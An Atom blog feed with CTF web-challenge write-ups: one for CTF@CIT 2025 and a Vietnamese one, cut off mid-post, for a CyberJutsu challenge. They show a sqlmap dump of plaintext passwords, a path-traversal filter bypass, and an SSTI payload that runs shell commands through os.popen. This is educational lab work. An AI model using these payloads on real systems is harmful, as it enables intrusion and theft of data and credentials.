<?xml version="1.0" encoding="utf-8"?>
<feed xmlns="http://www.w3.org/2005/Atom">
  <title>Henry Scott</title>
  <subtitle>T3l3sc0p3's blog</subtitle>
  <link href="https://t3l3sc0p3.github.io/" rel="alternate" type="text/html"/>
  <link href="https://t3l3sc0p3.github.io/atom.xml" rel="self" type="application/atom+xml"/>
  <id>https://t3l3sc0p3.github.io/</id>
  <updated>2026-07-16T08:47:57.558Z</updated>
  <language>en</language>
  <entry>
    <title>CTF@CIT 2025 Web Writeup</title>
    <link href="https://t3l3sc0p3.github.io/posts/ctf-cit-2025-web-writeup/" rel="alternate" type="text/html"/>
    <id>https://t3l3sc0p3.github.io/posts/ctf-cit-2025-web-writeup/</id>
    <published>2025-04-30T00:00:00.000Z</published>
    <updated>2025-04-30T00:00:00.000Z</updated>
    <summary></summary>
    <content type="html"><![CDATA[<p>Recently, I cleared all web challenges in CTF@CIT 2025 and this is my writeup about that. Hope you like it~</p>

<h2>Breaking Authentication (750 pts)</h2>
<p><img src="https://raw.githubusercontent.com/T3l3sc0p3/ctf-writeups/master/CTF%40CIT-2025/Web/img/breakingauthentication.png" alt="BreakingAuthentication" /></p>
<p>At first, I tried <code>'OR 1=1;--</code> and I got an error. So this is definitely <strong>SQL Injection</strong> and it uses <strong>MySQL</strong></p>
<p>Next, I just need to use <code>sqlmap</code> to dump the flag :D</p>
<pre><code>sqlmap -u 'http://23.179.17.40:58001' --method=POST --data="username=123&amp;password=123&amp;login=Login" --dbs --dump
Database: app
Table: secrets
[1 entry]
+--------+-----------------------+
| name   | value                 |
+--------+-----------------------+
| flag   | CIT{36b0efd6c2ec7132} |
+--------+-----------------------+

Database: app
Table: users
[4 entries]
+---------+----------+--------------+----------+
| email   | fullname | password     | username |
+---------+----------+--------------+----------+
| &lt;blank&gt; | &lt;blank&gt;  | m1n3r41s     | hank     |
| &lt;blank&gt; | &lt;blank&gt;  | 9f3IC3uj9^zZ | admin    |
| &lt;blank&gt; | &lt;blank&gt;  | M4GN375      | jesse    |
| &lt;blank&gt; | &lt;blank&gt;  | b4byb1u3     | walter   |
+---------+----------+--------------+----------+
</code></pre>
<p><code>Flag: CIT{36b0efd6c2ec7132}</code></p>

<h2>Commit &amp; Order: Version Control Unit (782 pts)</h2>
<p><img src="https://raw.githubusercontent.com/T3l3sc0p3/ctf-writeups/master/CTF%40CIT-2025/Web/img/commitorderversioncontrolunit.png" alt="CommitOrderVersionControlUnit" /></p>
<p>As you see in the title and description, this is probably a vulnerability or a problem that related to <a href="https://git-scm.com/">git</a></p>
<p>Some devs may forget to exclude <code>.git</code> directory when deploying, which can lead to the exposure of the entire source code, creds, authen keys, and more if someone discovers it</p>
<p>First, I tried <code>http://23.179.17.40:58002/.git/</code> and I got 403 response. However, this means that the <code>.git</code> directory is existed and not properly excluded so I could exploit it :))</p>
<p>Here I used <code>git-dumper</code> to clone that repo</p>
<pre><code>git-dumper http://23.179.17.40:58002/.git/ test
</code></pre>
<p>Then I checked the changes in the commit using <code>git diff master &lt;commit-id&gt;</code> until I reached the commit <code>68f8fcd</code></p>
<p>In this commit, I found this line:</p>
<p><img src="https://raw.githubusercontent.com/T3l3sc0p3/ctf-writeups/master/CTF%40CIT-2025/Web/img/commitorderversioncontrolunit-flag.png" alt="flag" /></p>
<p>This is a base64, so I decode it and get the flag</p>
<p><code>Flag: CIT{5d81f7743f4bc2ab}</code></p>

<h2>How I Parsed your JSON (868 pts)</h2>
<p><img src="https://raw.githubusercontent.com/T3l3sc0p3/ctf-writeups/master/CTF%40CIT-2025/Web/img/howiparsedyourjson.png" alt="HowIParsedyourJSON" /></p>
<p>This challenge is quite interesting because I was wrong at first. When I saw the <strong>SELECT</strong> query, column, and table, I immediately concluded that it was an <strong>SQL Injection</strong> vulnerability</p>
<p>I tried <code>/select?record=*&amp;container=employees</code> and it shows all the information as it was actually dumped, but everything is useless</p>
<p>Next, I changed to <code>/select?record=*&amp;container[]=employees</code>, add square brackets to turn it into array. This gives me a bunch of errors and also, leak a part of source code</p>
<p>While analyzing this source code, I saw something that make me doubt about my initial conclusion:</p>
<pre><code>File "/app/app.py", line 18, in select

@app.route('/select')

def select():
    container_name = request.args.get('container')
    record_name = request.args.get('record')
    container_name = clean_container_name(container_name)
                     ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
    container_path = os.path.join('containers/', container_name)
    try:
        with open(container_path, 'r') as container_file:
            if record_name == '*':
              ...
</code></pre>
<p>I realized that this is actually not an <strong>SQL Injection</strong> but a <strong>Path Traversal</strong> vulnerability</p>
<p>Look carefully, I saw that it was trying to open a file based on the <code>container</code> param and maybe if <code>record</code> param is <code>*</code>? ¯_(ツ)_/¯</p>
<p>In <code>clean_container_name</code> function, it removes the file extension and also filters out <code>../</code></p>
<p>However, it only removes these once, so we can easily bypass by doubling it like <code>....//</code></p>

<p>Combine all of these, I tested <code>/select?record=*&amp;container=....//secrets.txt.txt</code> and I got the flag</p>
<p><img src="https://raw.githubusercontent.com/T3l3sc0p3/ctf-writeups/master/CTF%40CIT-2025/Web/img/howiparsedyourjson-flag.png" alt="flag" /></p>
<p><code>Flag: CIT{235da65aa6444e27}</code></p>

<h2>Keeping Up with the Credentials (970 pts)</h2>
<p><img src="https://raw.githubusercontent.com/T3l3sc0p3/ctf-writeups/master/CTF%40CIT-2025/Web/img/keepingupwiththecredentials.png" alt="KeepingUpwiththeCredentials" /></p>
<p>In previous web challenges like <strong>Breaking Authentication</strong> and <strong>How I Parsed your JSON</strong>, you may notice that there is a credential show up: <code>admin:9f3IC3uj9^zZ</code></p>
<p>When using this credential to login, it redirects to <code>/debug.php</code>. If you see it similar, this is from <strong>Commit &amp; Order: Version Control Unit</strong> challenge</p>
<p>So I tried to visit <code>/admin.php</code> and I was logged out</p>
<p>This is a part of <code>index.php</code> source code from <strong>Commit &amp; Order: Version Control Unit</strong>:</p>
<pre><code>&lt;?php

session_start();

if (!isset($_SESSION['username'])) {
    $_SESSION['username'] = 'loggedout';
}

if (isset($_POST['username']) &amp;&amp; isset($_POST['password'])){

    $username = $_POST['username'];
    $password = $_POST['password'];

    if ($username == 'admin' &amp;&amp; $password == '9f3IC3uj9^zZ'){
        $_SESSION['username'] = $username;
        header('Location: /admin.php', true);
        exit();
    }
    else {
        $_SESSION['username'] = $username;
        $_SESSION['message'] = 'Invalid username or password.';
    }
}
?&gt;
</code></pre>
<p>You see the code uses a POST request, while the challenge used a GET request. So I used Burp Suite to change the method to POST and then sent the request again</p>
<p>This time, it redirected me to <code>/admin.php</code> and I got the flag</p>
<p><code>Flag: CIT{7bf610e96ade83db}</code></p>

<h2>Mr. Chatbot (973 pts)</h2>
<p><img src="https://raw.githubusercontent.com/T3l3sc0p3/ctf-writeups/master/CTF%40CIT-2025/Web/img/mrchatbot.png" alt="MrChatbot" /></p>
<p>Initially, when tested some stuffs of this challenge, I thought that it was a very strict <strong>Prompt Injection</strong> vulnerability. However, I realized it was much deeper than that</p>
<p>After enter <strong>admin</strong> or any strings as username, it will generate a JWT session in cookie, which decodes to <code>{"admin":"0","name":"admin"}</code></p>
<p>First, I tried to crack it but no luck, so I add <code>admin=1</code> to POST request. However, this made JWT become weirded so I couldn't decode it using normal web tools</p>
<p>Here I used <code>flask-unsign</code> to decode it</p>
<p><img src="https://raw.githubusercontent.com/T3l3sc0p3/ctf-writeups/master/CTF%40CIT-2025/Web/img/mrchatbot-flask-unsign.png" alt="decode" /></p>
<p>As you can see, there is another base64 inside this one and decode it returns the username that I entered</p>
<p>So I guess that the server probably use a template like <code>f"{username}"</code> for both <strong>name</strong> and <strong>uid</strong></p>
<p>Noticed that the server are using Python, I tried <strong>Server-Side Template Injection (SSTI)</strong> payload on username combine with <code>admin=1</code></p>
<p>This is the payload from <a href="https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Server%20Side%20Template%20Injection/Python.md">PayloadsAllTheThings</a></p>
<pre><code>{% raw %}{{namespace.__init__.__globals__.os.popen('id').read()}}{% endraw %}
</code></pre>

<p>After that, I take JWT session, decode it and decode the inside base64. And it actually works</p>
<p>Now I just need to <code>cat secrets.txt</code> file</p>
<pre><code>{% raw %}{{namespace.__init__.__globals__.os.popen('cat secrets.txt').read()}}{% endraw %}
</code></pre>
<p><img src="https://raw.githubusercontent.com/T3l3sc0p3/ctf-writeups/master/CTF%40CIT-2025/Web/img/mrchatbot-flag.png" alt="flag" /></p>
<p><code>Flag: CIT{18a7fbedb4f3548f}</code></p>
<p>Thanks for reading :))</p>
<p><img src="https://i.imgur.com/sptDLTz.png" alt="clear" /></p>
]]></content>
    <author>
      <name>Henry Scott</name>
    </author>
    <category term="CTF"></category>
  </entry>
  <entry>
    <title>Writeup Challenge Rắn Thần Tài CyberJutsu</title>
    <link href="https://t3l3sc0p3.github.io/posts/writeup-ran-than-tai-cyberjutsu/" rel="alternate" type="text/html"/>
    <id>https://t3l3sc0p3.github.io/posts/writeup-ran-than-tai-cyberjutsu/</id>
    <published>2025-02-19T00:00:00.000Z</published>
    <updated>2025-02-19T00:00:00.000Z</updated>
    <summary></summary>

    <content type="html"><![CDATA[<p>Dịp Tết Ất Tỵ 2025 vừa qua, mình được một ông anh share cho challenge <strong>Rắn Thần Tài</strong> của bên CyberJutsu. Cơ mà lu bu mãi tới giờ mình mới lên bài được hehe =))</p>
<p>Vào việc thôi~</p>
<p><img src="https://t3l3sc0p3.github.io/assets/writeups/ran-than-tai-cbjs-2025/ran-than-tai.png" alt="Writeup" /></p>
<p>Link: <code>http://206.189.39.54:8085/</code></p>

<p>Như mọi khi, việc đầu tiên mình làm chính là recon, xem source trước, và mình tìm được ngay Easter Egg đầu tiên</p>
<p><img src="https://t3l3sc0p3.github.io/assets/writeups/ran-than-tai-cbjs-2025/easter-egg-1.png" alt="" /></p>
<p><code>Easter Egg 1: CBJS_EASTER_EGG{Part 1: https://lixi.momo.vn/}</code></p>
<p>Tiếp theo, kiểm tra <code>robots.txt</code>, ta thấy <code>/appsettings.json</code> được đặt vô tình một cách đầy cố ý. Ngoài ra, khi truy cập vào các path như <code>/Areas</code>, <code>/Controllers</code>, không có gì trả về cả nhưng khi truy cập vào <code>/Admin</code> thì lại xuất hiện <strong>404 not found</strong>, khá lạ nhỉ</p>

<p>Mình thử bật <strong>DevTools</strong> lên, chuyển qua tab <strong>Network</strong> rồi load lại trang, vậy là mình thấy Easter Egg thứ hai</p>
<p><img src="https://t3l3sc0p3.github.io/assets/writeups/ran-than-tai-cbjs-2025/easter-egg-2.png" alt="" /></p>
<p><code>Easter Egg 2: CBJS_EASTER_EGG{Part 2: /lixi/9o3}</code></p>

<p>Check tiếp tới <code>/Game</code>, đây cơ bản là game rắn săn mồi. Ở đây mình thấy khá nhiều bạn chơi được điểm cao nên mình cũng tò mò làm thử</p>
<p>Cụ thể thì sau mỗi lần thua, 1 <strong>POST request</strong> sẽ được gửi tới server để lưu kết quả lại, ta chỉ cần dùng <strong>Burp Suite</strong> chỉnh số cao lên là được :v</p>
<p><img src="https://t3l3sc0p3.github.io/assets/writeups/ran-than-tai-cbjs-2025/easter-egg-5.png" alt="" /></p>
<p><code>Easter Egg 5: CBJS_EASTER_EGG{Part 5 (final): 1R5b}</code></p>
<p>Quay lại source của <code>/Game</code>, mình thấy có một vài endpoint như  <code>/Game/Feedback</code>, <code>/Admin/EditBackground</code> và <code>/api/ranking</code>, check lần lượt cả các endpoint này thì:</p>

<p>Trong <code>/Game/Feedback</code>, để ý 1 chút ta sẽ thấy 1 đoạn <code>base64</code> nằm ở dưới cùng, decode phát là ta đã có Easter Egg 3</p>
<p><img src="https://t3l3sc0p3.github.io/assets/writeups/ran-than-tai-cbjs-2025/easter-egg-3.png" alt="" /></p>
<p><code>Easter Egg 3: CBJS_EASTER_EGG{Part 3: XA5V}</code></p>

<p>Khi truy cập <code>/Admin/EditBackground</code>, mình thấy nó redirect về <code>/Game</code>, tuy nhiên, mình có thể sử dụng <strong>Burp Suite</strong> để intercept request trước khi redirect</p>
<p>Xong mình chỉ lướt xuống là thấy ngay flag Admin Panel</p>
<p><img src="https://t3l3sc0p3.github.io/assets/writeups/ran-than-tai-cbjs-2025/flag-4.png" alt="" /></p>
<p><code>Flag 4: CBJS{Unauthorized_Access_On_Admin_Panel_Because_Lack_Of_Proper_Redirection}</code></p>

<p>Đi sâu hơn tí nữa, mình biết được endpoint này dùng để thay background với param là <code>selectedBackground</code></p>
<p><img src="https://t3l3sc0p3.github.io/assets/writeups/ran-than-tai-cbjs-2025/selectedBackground.png" alt="" /></p>

<p>Vì vậy nên mình đã tạo một cái <strong>POST request</strong> để update xem sao, nhưng mà response trả về hơi lạ nhờ</p>
<p><img src="https://t3l3sc0p3.github.io/assets/writeups/ran-than-tai-cbjs-2025/lfi.png" alt="" /></p>
<p><img src="https://i.imgur.com/f5G9lxX.png" alt="" /></p>
<p>Có vẻ như server đã đọc luôn file ảnh đó để làm <strong>preview content</strong>, nhưng điều này khiến nó bị dính vuln <strong>Path Traversal</strong></p>
<p>Tận dụng vuln này, mình đã có thể lấy được <code>/tmp/FLAG_WEB</code>. Tuy nhiên thì mình lại không tiện tay lấy luôn <code>/tmp/FLAG_DBSERVER</code> được</p>
<p><img src="https://t3l3sc0p3.github.io/assets/writeups/ran-than-tai-cbjs-2025/flag-1.png" alt="" /></p>
